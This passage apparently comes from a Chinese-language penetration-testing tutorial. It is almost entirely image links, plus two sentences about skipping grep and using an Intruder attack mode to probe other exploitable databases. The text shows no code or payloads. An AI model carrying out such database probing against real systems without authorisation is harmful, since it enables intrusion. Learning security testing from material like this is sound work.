



这里我们就不设置 grep 了，如下图所示。







接下来可以用 intruder 的另一种攻击模式来检查其他可以利用的数据库，如下图所示。













